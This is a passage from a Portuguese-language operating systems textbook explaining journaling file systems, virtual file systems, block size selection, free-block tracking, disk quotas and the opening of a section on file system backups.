No Windows, as etapas são semelhantes. Na ausência de paradas do sistema, não faz diferença a ordem na qual essas etapas são executadas; caso contrário, a ordem se torna relevante. Imagine que a primeira etapa seja concluída e o sistema pare. O i-node e os blocos não estarão acessíveis a partir de arquivo algum, mas tampouco estarão disponíveis para realocação. Eles estarão em algum lugar no limbo, diminuindo os recursos disponíveis. Se a parada ocorrer depois da segunda etapa, somente os blocos serão perdidos.

Se houver alteração na sequência de operações e o i--node for liberado primeiro, então, após a reinicialização, é possível reassociá-lo, embora a antiga entrada de diretório vá continuar apontando para ele, portanto para o arquivo errado. Se os blocos forem os primeiros a serem liberados, uma parada antes que o i-node esteja limpo significará que uma entrada de diretório válida aponta para um i-node que lista blocos que agora pertencem ao grupo de blocos livres e que podem ser reutilizados a qualquer instante, fazendo com que dois ou mais arquivos acabem dividindo os mesmos blocos. Nenhuma dessas soluções é boa.

O que o sistema de arquivos journaling faz é, em primeiro lugar, escrever uma entrada no log listando as três operações a serem concluídas. O log é, então, gravado no disco (e, para que não haja incidentes, lido de volta para a

memória de forma a verificar sua integridade). Somente após o registro no log é que as diferentes operações têm início. Depois que as operações são concluídas com sucesso, a entrada é excluída do log. Se houver alguma parada, é possível, após sua recuperação, que o sistema verifique o log para saber se há alguma operação pendente. Caso haja, todas elas podem ser novamente executadas (várias vezes, no caso de repetidas paradas), até que o arquivo seja removido corretamente.

Para que o journaling funcione, as operações registradas no log devem ser idempotentes, ou seja, devem poder ser repetidas sempre que necessário sem causarem nenhum dano. Operações como "atualize o mapa e assinale o i-node k ou o bloco n como livre" podem ser repetidas sem nenhum problema até que se alcance o objetivo final. Analogamente, a busca em um diretório e a remoção de uma entrada denominada foobar também são uma operação idempotente. Por outro lado, a inclusão dos novos blocos livres no i-node K no final da lista correspondente não é uma operação idempotente, visto que eles podem já estar lá. Uma operação mais cara, "pesquise na lista de blocos livres e inclua o bloco n somente se ele ainda não estiver lá", é idempotente. Os sistemas de arquivos journaling precisam organizar suas estruturas de dados e operações ligadas ao log de forma que todos sejam idempotentes. Sob essas circunstâncias, a recuperação de travamentos pode ser feita de forma rápida e segura.

Para aumentar a confiança, um sistema de arquivos pode introduzir o conceito de banco de dados denominado **transação atômica**. Quando utilizado, um grupo de ações pode ser formado pelas operações begin transaction e end transaction. Assim, o sistema reconhece que as únicas duas alternativas são concluir todas as operações do grupo ou não concluir nenhuma delas.

O NTFS possui um extenso sistema de *journaling* e sua estrutura dificilmente é corrompida por paradas do sistema. Ele vem sendo desenvolvido desde a primeira versão do Windows NT, em 1993. A primeira versão do Linux a implementar *journaling* foi a ReiserFS, mas sua popularidade foi frustrada por conta de uma incompatibilidade com os sistemas ext2. Em contrapartida, o ext3, que é um projeto menos ambicioso que o do ReiserFS, implementa *journaling* e mantém a compatibilidade com os sistemas ext2 anteriores.

# 4.3.7 Sistemas de arquivos virtuais

Muitos sistemas de arquivos diferentes estão em uso — em geral, no mesmo computador — e até para o mesmo sistema operacional. Um sistema Windows pode ter um sistema NTFS principal, mas também uma antiga unidade ou partição FAT-16 ou FAT-32, que contenha dados antigos, mas ainda necessários. Também pode ser que, eventualmente, seja necessário utilizar um CD-ROM ou DVD (cada um com seu próprio sistema de arquivos). O Windows ge-

rencia esses sistemas distintos por meio da identificação de cada um com uma letra de unidade diferente — por exemplo, *C:, D:* etc. Quando um processo abre um arquivo, a letra da unidade está implícita ou explicitamente presente, de modo que o Windows saiba para qual sistema de arquivos passar a requisição. Não existem tentativas de unificação dos sistemas de arquivos heterogêneos.

Em contrapartida, todos os sistemas UNIX modernos tentam integrar os diferentes sistemas de arquivos em uma única estrutura. Um sistema Linux pode ter o ext2 como diretório-raiz, com uma partição ext3 montada em / usr, um segundo disco rígido com um sistema de arquivos ReiserFS montado em /home e um CD-ROM ISO 9660 temporariamente montado em /mnt. Da perspectiva do usuário, existe somente uma hierarquia de sistema de arquivos, e o fato de o sistema lidar com diferentes tipos (incompatíveis) não fica visível nem ao usuário nem aos processos.

A presença de múltiplos sistemas de arquivos, contudo, é totalmente visível à implementação e, desde o trabalho pioneiro da Sun Microsystems (Kleiman, 1986), a maior parte dos sistemas UNIX passou a usar o conceito de VFS (virtual file system — sistema de arquivos virtual) para tentar integrar diferentes sistemas de arquivos em uma estrutura ordenada. A ideia principal é abstrair a parte comum aos diferentes sistemas e colocar o código em uma camada separada que chama o sistema de arquivos subjacente para fazer o gerenciamento do dado. A estrutura geral é ilustrada na Figura 4.16. A discussão a seguir não é exclusiva do Linux, do FreeBSD nem de nenhuma outra versão do UNIX, mas dá uma ideia geral de como os sistemas de arquivos virtuais funcionam nos sistemas UNIX.

Todas as chamadas de sistema relacionadas a arquivos são direcionadas ao VFS para o processamento inicial. Essas chamadas, oriundas de processos do usuário, são as chamadas POSIX padrão, como open, read, write, Iseek etc. Portanto, o VFS possui uma interface 'superior' com os processos do usuário: a já conhecida interface POSIX.

O VFS também possui uma interface 'inferior' com os arquivos do sistema, denominada na Figura 4.16 como **interface VFS**. Ela consiste de algumas chamadas de funções que podem ser realizadas pelo VFS de forma a fazer com que o sistema correspondente realize suas tarefas. Para criar um novo sistema de arquivos que trabalhe com VFS, portanto, os projetistas devem se certificar de que ele oferece as chamadas requeridas pelo VFS. Um exemplo óbvio desse tipo de chamada é aquela que lê um bloco específico do disco, armazena o conteúdo lido na cache de buffer do sistema de arquivos e retorna um ponteiro para o local. Assim sendo, o VFS possui duas interfaces: a superior — com os processos do usuário — e a inferior, com os arquivos do sistema.

Não é sempre que os sistemas gerenciados pelo VFS representam partições em um disco local. Na verdade, a motivação original da Sun para construir o VFS foi dar suporte a sistemas de arquivos remotos utilizando o protocolo **NFS** (*network file system* — sistema de arquivos de rede). O projeto do NFS é tão ambicioso que, desde que o sistema




Figura 4.16 Posição do sistema de arquivos virtual.

de arquivos real forneça ao VFS as funções requeridas, o sistema virtual não precisará saber ou se preocupar com o local de armazenamento dos dados ou com o tipo de sistema de arquivos em uso.

Internamente, a maior parte das implementações VFS é essencialmente orientada a objetos, mesmo que sejam escritas em C e não em C++. Existem alguns tipos principais de objetos normalmente suportados que incluem o superbloco (que descreve um sistema de arquivos), o v-node (que descreve um arquivo) e o diretório (que descreve um diretório do sistema de arquivos). Cada um deles tem um grupo de operações associadas (métodos) que o sistema de arquivos real deve dar suporte. Além disso, o VFS possui algumas estruturas de dados internas para seu próprio uso, incluindo a tabela de montagem e um arranjo de descritores de arquivos para controlar todos os arquivos abertos nos processos do usuário.

Para entender como funciona o VFS, vamos executar cronologicamente um exemplo. Quando o sistema é inicializado, o sistema de arquivos raiz é registrado com o VFS. Além disso, quando outros sistemas de arquivos são montados, seja no momento da inicialização seja durante a operação, eles também devem ser registrados com o VFS. Quando se registra, o que o sistema de arquivos faz é fornecer uma lista dos endereços das funções exigidas pelo VFS, seja no formato de um único arranjo de chamadas (tabela) ou como vários deles, um para cada objeto, conforme solicita o VFS. Uma vez que um sistema de arquivos tenha se registrado, o VFS sabe como ler um de seus blocos simplesmente chamando a função equivalente no arranjo fornecido pelo sistema de arquivos. O VFS também sabe como executar cada uma das outras funções que os sistemas de arquivos reais devem fornecer: ele simplesmente chama a função cujo endereço foi dado durante o registro do sistema de arquivos.

Depois que um sistema de arquivos foi montado, ele pode ser usado. Se um sistema de arquivos foi montado em /usr, por exemplo, e um processo faz a chamada

open("/usr/include/unistd.h", O\_RDONLY)

durante a análise do caminho, o VFS verifica que um novo sistema foi montado em /usr e localiza seu superbloco por meio de uma busca na lista de superblocos de sistemas de arquivos montados. Feito isso, é possível encontrar o diretório-raiz do sistema montado e pesquisar pelo caminho include/unistd.h. Então, o VFS cria um v-node (na RAM), junto com outras informações, e, o mais importante, cria um ponteiro apontando para a tabela de funções para chamada de operações no v-node, como read, write, close etc.

Após a criação do v-node, o VFS registra uma entrada para o processo na tabela de descritores de arquivos e faz com que ela aponte para o novo v-node. (Para os puristas, o que o descritor do arquivo faz, na verdade, é apontar para outra estrutura de dados que contém a posição atual do arquivo e um ponteiro para o v-node, mas esse detalhe não é relevante para os nossos propósitos.) Finalmente, o VFS retorna o descritor do arquivo para o processo, de modo que a informação possa ser usada em operações de leitura, escrita e fechamento do arquivo.

Mais tarde, quando o processo realizar um read com o descritor do arquivo, o VFS localiza o v-node a partir do processo e da tabela de descritores e segue o ponteiro até a tabela de funções, na qual estão os endereços do sistema de arquivos real, nos quais reside o arquivo solicitado. A função responsável pelo read é, então, chamada, e o código do sistema real visita e recupera o bloco selecionado. O VFS não faz ideia se os dados vêm do disco local de um sistema remoto na rede, de um CD-ROM, de um cartão de memória ou de algum outro meio de armazenamento. As estruturas de dados envolvidas estão representadas na Figura 4.17. A localização começa pelo número do processo chamador e pelo descritor do arquivo, segue para o v-node, o ponteiro da função de leitura e a função de acesso dentro do sistema real.

Dessa maneira, torna-se relativamente simples incluir um novo sistema de arquivos. Para fazer um, os projetistas primeiro tomam uma lista de chamadas de funções esperadas pelo VFS e, em seguida, escrevem seu próprio sistema de arquivos, de modo a oferecer todas elas. No caso de o




Figura 4.17 Uma visão simplificada das estruturas de dados e do código utilizado pelo VFS e pelo sistema de arquivos real para uma operação read.

sistema de arquivos já existir, será necessário providenciar funções adaptadoras que façam o que o VFS precisa, em geral realizando uma ou mais chamadas nativas ao sistema de arquivos real.

# 4.4 Gerenciamento e otimização dos sistemas de arquivos

Fazer o sistema de arquivos funcionar é uma coisa; fazê-lo funcionar de forma eficiente e robusta na vida real é algo bastante diferente. Nas seções a seguir, discutiremos algumas questões relacionadas ao gerenciamento de discos.

# 4.4.1 Gerenciamento de espaço em disco

Os arquivos normalmente são armazenados em disco; portanto, o gerenciamento do espaço em disco é uma das principais preocupações dos projetistas de sistemas. Existem duas estratégias gerais para armazenar um arquivo de *n* bytes: ou são alocados *n* bytes consecutivos de espaço em disco, ou o arquivo é dividido em vários blocos (não necessariamente) contíguos. O mesmo compromisso existe para os sistemas de gerenciamento de memória entre segmentação pura e paginação.

Conforme vimos, o armazenamento de um arquivo como uma sequência contígua de bytes apresenta o problema óbvio de que, se o arquivo cresce, provavelmente ele deverá ser movido dentro do disco. O mesmo problema ocorre para segmentos na memória, exceto que o movimento de um segmento na memória é uma operação relativamente rápida se comparada ao movimento de um arquivo de uma posição do disco para outra. Por isso, quase todos os sistemas de arquivos quebram os arquivos em blocos de tamanho fixo, que não precisam ser adjacentes.

#### Tamanho do bloco

Uma vez que se opta pelo armazenamento em blocos de tamanho fixo, a questão que surge é qual deve ser o tamanho do bloco. Dado o modo como os discos são organizados, o setor, a trilha e o cilindro são candidatos naturais à unidade de alocação (embora sejam todos dependentes do dispositivo, o que é um ponto negativo). Em um sistema de paginação, o tamanho da página é também um argumento importante.

Uma grande unidade de alocação, como um cilindro, significa que cada arquivo, mesmo um arquivo de 1 byte, ocupará um cilindro inteiro. Também significa que arquivos pequenos desperdiçam um espaço significativo do disco. Por outro lado, um tamanho pequeno de bloco significa que a maioria dos arquivos ocupará mais de um bloco e, portanto, demandaram múltiplas buscas e atrasos de rotação para serem lidos, reduzindo o desempenho. Se a unidade de alocação for muito grande, ocorre desperdício de espaço; se for muito pequena, desperdício de tempo.

Fazer uma boa escolha requer alguma informação sobre a distribuição do tamanho do arquivo. Tanenbaum et al. (2006) estudaram o tema da distribuição dos tamanhos dos arquivos no Departamento de Ciência da Computação de uma grande universidade em 1984 e em 2005 (a Universidade Vrije) e também em um servidor da Web comercial hospedando um site de política (<www.electoral-vote.com>). Os resultados são mostrados na Tabela 4.3, na qual se lista, para cada grupo, a porcentagem de todos os arquivos menores ou iguais ao tamanho (representado por potência de base 2). Em 2005, por exemplo, 59,13 por cento de todos os arquivos da UV tinham 4 KB ou menos, e 90,84 por cento de todos os arquivos tinham até 64 KB. O tamanho médio dos arquivos era de 2.475 bytes, tamanho que pode surpreender alguns.

A quais conclusões podemos chegar a partir dos dados? Primeiro, com um bloco de 1 KB, somente cerca de 30-50 por cento de todos os arquivos cabem em um único bloco, ao passo que, com um bloco de 4 KB, a porcentagem de arquivos que caberia em somente um bloco aumenta para uma faixa de 60-70 por cento. Outros dados nos mostram que, com blocos de 4 KB, 93 por cento dos blocos do disco são utilizados por 10 por cento dos maiores arquivos. Isso significa que o desperdício de espaço ao final de cada arquivo pequeno é insignificante, pois o disco está repleto por uma pequena quantidade de arquivos grandes (vídeos), e o montante total de espaço ocupado pelos arquivos menores acaba não sendo importante. Mesmo dobrando o espaço, a ocupação de 90 por cento dos menores arquivos seria praticamente imperceptível.

Por outro lado, usar uma unidade de alocação pequena significa que cada arquivo será formado por muitos blocos. Ler cada bloco em geral requer uma busca e um atraso rotacional; portanto, a leitura de um arquivo formado por muitos blocos pequenos será lenta.

Como um exemplo, considere um disco com 1 MB por trilha, um tempo de rotação de 8,33 ms e um tempo médio de busca de 5 ms. O tempo em milissegundos para ler um bloco de k bytes é, então, dado pela soma do posicionamento, do atraso rotacional e dos tempos de transferência:

$$5 + 4,165 + (k/1000000) \times 8,33$$

A curva tracejada da Figura 4.18 mostra a taxa de dados para um disco em função do tamanho do bloco. Para calcular a eficiência de ocupação, é preciso elaborar uma hipótese sobre o tamanho médio de arquivo. Para simplificar, vamos considerar que todos os arquivos têm 4 KB. Embora esse número seja um pouco maior do que os dados mensurados na UV, é possível que os alunos tenham arquivos menores do que os existentes nos centros de dados corporativos. A curva contínua mostra a eficiência de espaço como função do tamanho do bloco.

As duas curvas podem ser entendidas como o seguinte: o tempo de acesso a um bloco é completamente dominado pelo tempo de posicionamento e pelo atraso rotacional; portanto, uma vez que demore 9 ms para acessar um bloco, quanto mais dados forem posicionados, melhor. Assim, a taxa de dados cresce conforme o tamanho do bloco (até que as transferências demorem tanto que o tempo de transferência comece a fazer diferença).

Tamanho	UV 1984	UV 2005	Web
1	1,79	1,38	6,67
2	1,88	1,53	7,67
4	2,01	1,65	8,33
8	2,31	1,80	11,30
16	3,32	2,15	11,46
32	5,13	3,15	12,33
64	8,71	4,98	26,10
128	14,73	8,03	28,49
256	23,09	13,29	32,10
512	34,44	20,62	39,94
1 KB	48,05	30,91	47,82
2 KB	60,87	46,09	59,44
4 KB	75,31	59,13	70,64
8 KB	84,97	69,96	79,69

Tamanho	UV 1984	UV 2005	Web
16 KB	92,53	78,92	86,79
32 KB	97,21	85,87	91,65
64 KB	99,18	90,84	94,80
128 KB	99,84	93,73	96,93
256 KB	99,96	96,12	98,48
512 KB	100,00	97,73	98,99
1 MB	100,00	98,87	99,62
2 MB	100,00	99,44	99,80
4 MB	100,00	99,71	99,87
8 MB	100,00	99,86	99,94
16 MB	100,00	99,94	99,97
32 MB	100,00	99,97	99,99
64 MB	100,00	99,99	99,99
128 MB	100,00	99,99	100,00




Figura 4.18 A curva tracejada (escala da esquerda) mostra a taxa de dados de um disco. A curva contínua (escala da direita) traz a eficiência do espaço em disco. Todos os arquivos têm 4 KB.

Considere agora a eficiência do espaço. Com arquivos de 4 KB e blocos de 1 KB, 2 KB ou 4 KB, os arquivos usam 4, 2 e 1 bloco, respectivamente, sem desperdício. Com um bloco de 8 KB e arquivos de 4 KB, a eficiência cai para 50 por cento, e com blocos de 16 KB, para 25 por cento. Na verdade, o tamanho de poucos arquivos é múltiplo exato do tamanho do bloco do disco, o que sempre acarreta desperdício de espaço no último bloco do arquivo.

O que as curvas mostram, contudo, é que o desempenho e a ocupação do espaço estão inerentemente em conflito. Pequenos blocos são ruins para o desempenho, mas bons para a ocupação do espaço em disco. Para esses dados, não há equilíbrio que seja razoável. O tamanho mais próximo daquele onde as duas curvas se encontram é 64 KB, mas a taxa de dados é de somente 6,6 MB/s e a eficiência de espaço é de cerca de 7 por cento — nenhum dos dois, portanto, é muito bom. Historicamente, os sistemas de arquivos têm escolhido tamanhos na faixa de 1 KB a 4 KB, mas, com discos atuais que excedem 1 TB, talvez seja melhor aumentar o tamanho do bloco para 64 KB e aceitar o desperdício de espaço. Hoje em dia, dificilmente faltará espaço em disco.

Em um experimento realizado para verificar se o uso de arquivos no Windows NT era consideravelmente diferente do uso de arquivos no UNIX, Vogels levantou medidas em arquivos na Universidade de Cornell (Vogels, 1999). Ele observou que o uso de arquivos no NT é mais complicado que no UNIX. Ele escreveu:

Quando digitamos alguns caracteres no editor de texto notepad, o salvamento dessa digitação em um arquivo dispara 26 chamadas de sistema, incluindo três tentativas de abertura que falharam, uma sobreposição de arquivo e quatro sequências adicionais de abertura e fechamento.

Apesar disso, ele chegou a um tamanho mediano (ponderado pelo uso) de 1 KB para arquivos apenas lidos; de 2,3 KB para arquivos escritos, e de 4,2 KB para arquivos lidos e escritos. Considerando os diferentes conjuntos de técnicas de medição e o ano, os resultados certamente são compatíveis com os da Universidade Vrije.

#### Monitoramento dos blocos livres

Uma vez escolhido um tamanho de bloco, a próxima questão é monitorar os blocos livres. Dois métodos são amplamente usados, conforme mostra a Figura 4.19. O primeiro consiste em usar uma lista encadeada de blocos, com cada bloco contendo tantos blocos livres quantos couberem nele. Com um bloco de 1 KB e um número de bloco de disco de 32 bits, cada bloco na lista de blocos livres contém os números de 255 blocos livres. (Uma entrada é reservada ao ponteiro para o bloco seguinte.) Um disco de 500 GB possui cerca de 488 milhões de blocos. Armazenar todos os endereços em blocos de 255 requer cerca de 1,9 milhão de blocos. Muitas vezes os blocos livres são usados para conter a lista de livres, de modo que a armazenagem seja essencialmente livre.

A outra técnica de gerenciamento de espaço livre é o mapa de bits. Um disco com *n* blocos requer um mapa de bits com *n* bits. Os blocos livres são representados, no mapa, por 1s e os blocos alocados, por 0s (ou vice-versa). No exemplo do disco de 500 GB, precisamos de 488 milhões de bits para o mapa, o que requer algo abaixo de 60 mil blocos de 1 KB cada para armazenamento. Não admira que os mapas de bits requeiram menos espaço, já que usam 1 bit por bloco, *versus* 32 bits no modelo de lista encadeada. Só se o disco estiver quase cheio (isto é, com poucos blocos livres) é que o esquema de lista encadeada precisará de menos blocos que o mapa de bits.

Por outro lado, se houver muitos blocos livres consecutivos, o sistema da lista de livres pode ser modificado de forma a controlar conjuntos de blocos, em vez de blocos individuais. Um contador de 8, 16 ou 32 bits poderia estar associado a cada bloco e, assim, fornecer a quantidade de blocos livres. No melhor dos casos, um disco basicamente vazio poderia ser representado por dois números: o endereço do primeiro bloco livre, seguido pelo contador de blocos livres. Por outro lado, se o disco ficar muito fragmentado, o controle dos grupos é menos eficiente do que o de blocos




Figura 4.19 (a) Armazenamento da lista de blocos livres em uma lista encadeada. (b) Um mapa de bits.

individuais, já que tanto o endereço quanto o contador devem ser armazenados.


Essa questão ilustra um problema com o qual os projetistas de sistemas operacionais sempre precisam lidar: há diversas estruturas de dados e algoritmos que podem ser utilizados na solução de um problema, mas a escolha do melhor deles requer dados que os projetistas não têm e não terão até que o sistema seja distribuído e largamente utilizado. Ainda assim, pode ser que os dados não figuem disponíveis. Por exemplo, na medição que realizamos na UV em 1984 e 2005, os dados do site da Web e os dados de Cornell são apenas quatro exemplos. Embora melhor do que nada, temos pouca certeza de que eles dão conta, também, dos computadores domésticos, corporativos, do governo e outros. Com certo esforço, teria sido possível conseguir exemplos de outros computadores, mas ainda assim seria ingênuo tentar abarcar todos os computadores dos tipos avaliados.

Voltando ao método da lista de blocos livres, faz-se necessário manter somente um bloco de ponteiros na memória principal. Quando um arquivo é criado, os blocos necessários são tomados do bloco de ponteiros. Quando esse bloco de ponteiros se esgota, um novo bloco de ponteiros é lido do disco. De maneira semelhante, quando um arquivo é removido, seus blocos são liberados e adicionados ao bloco de ponteiros na memória principal. Quando completo, esse bloco de ponteiros é escrito no disco.

Sob certas circunstâncias esse método acarreta operações desnecessárias de E/S em disco. Considere a situação da Figura 4.20(a), na qual o bloco de ponteiros na memória tenha lugar apenas para mais duas entradas. Se um arquivo de três blocos for liberado, o bloco de ponteiros transbordará e ele deverá ser escrito para o disco, levando à situação ilustrada na Figura 4.20(b). Agora, se for escrito um arquivo de três blocos, o bloco de ponteiros cheio deverá ser lido novamente, voltando à situação da Figura 4.20(a). Se o arquivo de três blocos que acabou de ser escrito constituir um arquivo temporário, quando ele for liberado, será necessária outra operação de escrita para salvar novamente o bloco de ponteiros cheio no disco. Em resumo, quando o bloco de ponteiros estiver quase vazio, uma série de arquivos temporários de vida curta poderá ocasionar muitas operações de E/S em disco.

Uma estratégia alternativa que evita muitas dessas operações de E/S em disco é repartir o bloco de ponteiros cheio. Assim, em vez de ir da Figura 4.20(a) para a Figura 4.20(b), iremos da Figura 4.20(a) para a Figura 4.20(c), quando forem liberados os três blocos. O sistema pode, então, tratar uma série de arquivos temporários sem fazer qualquer operação de E/S em disco. Se o bloco na memória ficar cheio, ele será escrito para o disco e a metade do bloco cheio será lida do disco. A ideia aqui é manter a maioria dos blocos de ponteiros cheios em disco (para minimizar o uso do disco), mas manter em memória um bloco cheio pela metade; assim, o sistema pode lidar tanto com a criação quanto com a remoção do arquivo sem fazer uma operação de E/S em disco para a lista de livres.

Com um mapa de bits, também é possível manter apenas um bloco na memória e usar o disco somente quando o bloco tornar-se cheio ou vazio. Uma vantagem adicional dessa estratégia é que todas as alocações de um bloco único do mapa de bits faz com que os blocos de disco fiquem próximos uns dos outros, minimizando, assim, os movimentos dos braços do disco. Como o mapa de bits é uma estrutura de dados de tamanho fixo, se o núcleo for (parcialmente)



**Figura 4.20** (a) Um bloco na memória quase cheio de ponteiros para blocos de disco livres e três blocos de ponteiros em disco. (b) Resultado da liberação de um arquivo de três blocos. (c) Uma estratégia alternativa para lidar com os três blocos livres. As entradas sombreadas representam ponteiros para blocos de disco livres.

paginado, o mapa de bits pode ser colocado na memória virtual e ter as páginas do mapa paginadas na memória principal quando necessário.

#### Cotas de disco

Para impedir exageros no uso do espaço em disco, os sistemas operacionais multiusuário oferecem um mecanismo para impor cotas de disco. A ideia é que o administrador do sistema atribua a cada usuário uma cota de espaço em disco, e o sistema operacional assegure que os usuários não excedam suas cotas. A seguir está descrito um mecanismo típico.

Quando um usuário abre um arquivo, os atributos e os endereços de disco são localizados e colocados em uma tabela de arquivos abertos na memória principal. Entre os atributos, está uma entrada indicando quem é o proprietário. Qualquer acréscimo no tamanho do arquivo será debitado da cota do proprietário.

Uma segunda tabela contém os registros de cota para cada usuário com um arquivo aberto, mesmo que o arquivo tenha sido aberto por outra pessoa. Essa tabela é mostrada na Figura 4.21. Ela é uma parte extraída de um arquivo de cotas em disco para os usuários cujos arquivos estão atualmente abertos. Quando todos os arquivos são fechados, o registro é escrito de volta para o arquivo de cotas.

Quando ocorre uma nova entrada na tabela de arquivos abertos, um ponteiro para o registro de cotas do proprietário é atribuído a ela, a fim de encontrar mais facilmente os vários limites. Toda vez que um bloco é adicionado a um arquivo, o número total de blocos de responsabilidade do proprietário é incrementado, e os limites flexíveis e estritos são verificados. O limite flexível pode ser excedido, mas o limite estrito, não. Uma tentativa de adicionar blocos a um arquivo quando o limite estrito de bloco tiver sido atingido resultará em um erro. Também existem verificações similares para o número de arquivos.




Figura 4.21 As cotas são relacionadas aos usuários e controladas em uma tabela de cotas.

Quando um usuário tenta entrar no sistema, este verifica o arquivo de cotas para saber se o usuário excedeu o limite flexível, seja para o número de arquivos, seja para o número de blocos de disco. Se algum limite foi violado, é exibida uma advertência e o contador de advertências restantes é decrescido de um. Se o contador chegar a zero, isso significa que o usuário ignorou a advertência várias vezes e não lhe será permitido entrar no sistema. Obter a permissão para entrar novamente exigirá uma boa argumentação com o administrador do sistema.

Nesse método, os usuários podem ir além de seus limites flexíveis durante uma sessão de uso, desde que eles removam os excessos antes de se desconectarem. Os limites estritos nunca serão excedidos.

# 4.4.2 Cópia de segurança do sistema de arquivos

A destruição de um sistema de arquivos muitas vezes é um desastre maior que a destruição de um computador. Se um computador for aniquilado pelo fogo, por uma descarga elétrica ou uma caneca de café que caiu no teclado, é um problema e custará algum dinheiro, mas geralmente uma troca de peças pode ser feita sem muita complicação. Até mesmo computadores pessoais de baixo custo podem ser trocados em uma hora; basta ir ao revendedor (exceto nas universidades, onde uma ordem de compra deve passar por três comissões, cinco assinaturas e 90 dias).

Para um sistema de arquivos de um computador que estiver irrecuperavelmente perdido, seja por causa do hardware, seja pelo software, a restauração de toda a informação será muito difícil, consumirá tempo e, em muitos casos, se mostrará impossível. Se programas, documentos, registros de impostos, fichas de clientes, comprovantes de pagamentos de impostos, bancos de dados, planos de marketing ou outros dados forem perdidos para sempre, as consequências podem ser catastróficas. Embora o sistema de arquivos não ofereça qualquer proteção contra a destruição física do equipamento ou do meio de armazenamento, ele pode ajudar a proteger a informação. É bastante claro: faça backups. Porém, isso pode não ser tão simples quanto parece. Vamos analisar.

A maioria das pessoas acha que não vale a pena o dispêndio de tempo e esforço para fazer backups — até que em um belo dia seu disco morre abruptamente e a maioria delas se converte em seu leito de morte. Contudo, as empresas (normalmente) sabem bem o valor de seus dados e costumam fazer um backup pelo menos uma vez ao dia, geralmente em fita. As fitas modernas têm capacidade de dezenas ou mesmo centenas de gigabytes e custam centavos por gigabyte. De qualquer modo, fazer backups não é tão trivial quanto parece; portanto, estudaremos a seguir alguns dos tópicos relacionados ao assunto.

De modo geral, as cópias de segurança em fita servem para lidar com um de dois problemas potenciais:

- 1. Recuperação em caso de um desastre.
- 2. Recuperação quando é feita uma grande bobagem.

O primeiro problema é fazer o computador voltar a executar depois de uma quebra de disco, de um incêndio, de uma enchente ou de qualquer outra catástrofe natural. Na prática, essas coisas não acontecem muitas vezes e é por isso que as pessoas não estão habituadas a fazer backups. Essas pessoas também tendem a não fazer seguro contra incêndios em suas casas pela mesma razão.

O segundo problema é que muitas vezes os usuários removem acidentalmente arquivos que eles precisarão usar um dia. Esse problema ocorre tantas vezes que, quando é 'removido' pelo Windows, o arquivo não é totalmente eliminado, mas apenas transferido para um diretório especial, a **cesta de reciclagem** (recycle bin). Assim, posteriormente, ele poderá ser procurado e restaurado facilmente. Os backups levam esse princípio ao extremo e permitem que arquivos removidos dias ou até mesmo semanas atrás possam ser restaurados a partir de fitas antigas de backups.

Fazer um backup leva muito tempo e ocupa uma grande quantidade de espaço; portanto, realizá-lo de maneira conveniente e eficiente é importante. Essas considerações levantam as seguintes questões: primeiro, devem-se fazer cópias de segurança de todo o sistema de arquivos ou apenas de parte dele? Em muitas instalações, os programas (binários) executáveis residem em uma parte limitada da árvore do sistema de arquivos. Não é necessário fazer backups desses arquivos se eles puderem ser reinstalados a partir do CD-ROM fornecido pelo fabricante. Além disso, a maioria dos sistemas tem um diretório de arquivos temporários. Não há, em geral, uma razão para fazer cópias de segurança desses arquivos. No UNIX, todos os arquivos especiais (dispositivos de E/S) são mantidos em um diretório /dev. Além de ser desnecessário, é extremamente perigoso fazer cópia desses arquivos porque o programa de backup poderia não voltar mais a funcionar se ele fosse tentar ler cada um desses arquivos até terminar. Em resumo, o melhor é fazer cópias de segurança apenas de diretórios específicos e de tudo o que está neles em vez de fazê-lo de todo o sistema de arquivos.

Em segundo lugar, é um desperdício fazer cópias de segurança de arquivos que não tenham sido alterados desde o último backup, o que leva à ideia de **cópias incrementais**. A forma mais simples de cópia incremental é fazer periodicamente a cópia completa (backup) — por exemplo, semanal ou mensalmente — e fazer uma cópia diária somente dos arquivos que tenham sido modificados desde a última cópia completa. Embora minimize o tempo de cópia, esse esquema torna a recuperação mais complicada, pois a cópia completa mais recente deve ser restaurada primeiro e depois todas as cópias incrementais têm de ser restauradas na ordem inversa. Para facilitar a restauração, são usados esquemas de cópias incrementais mais sofisticados.

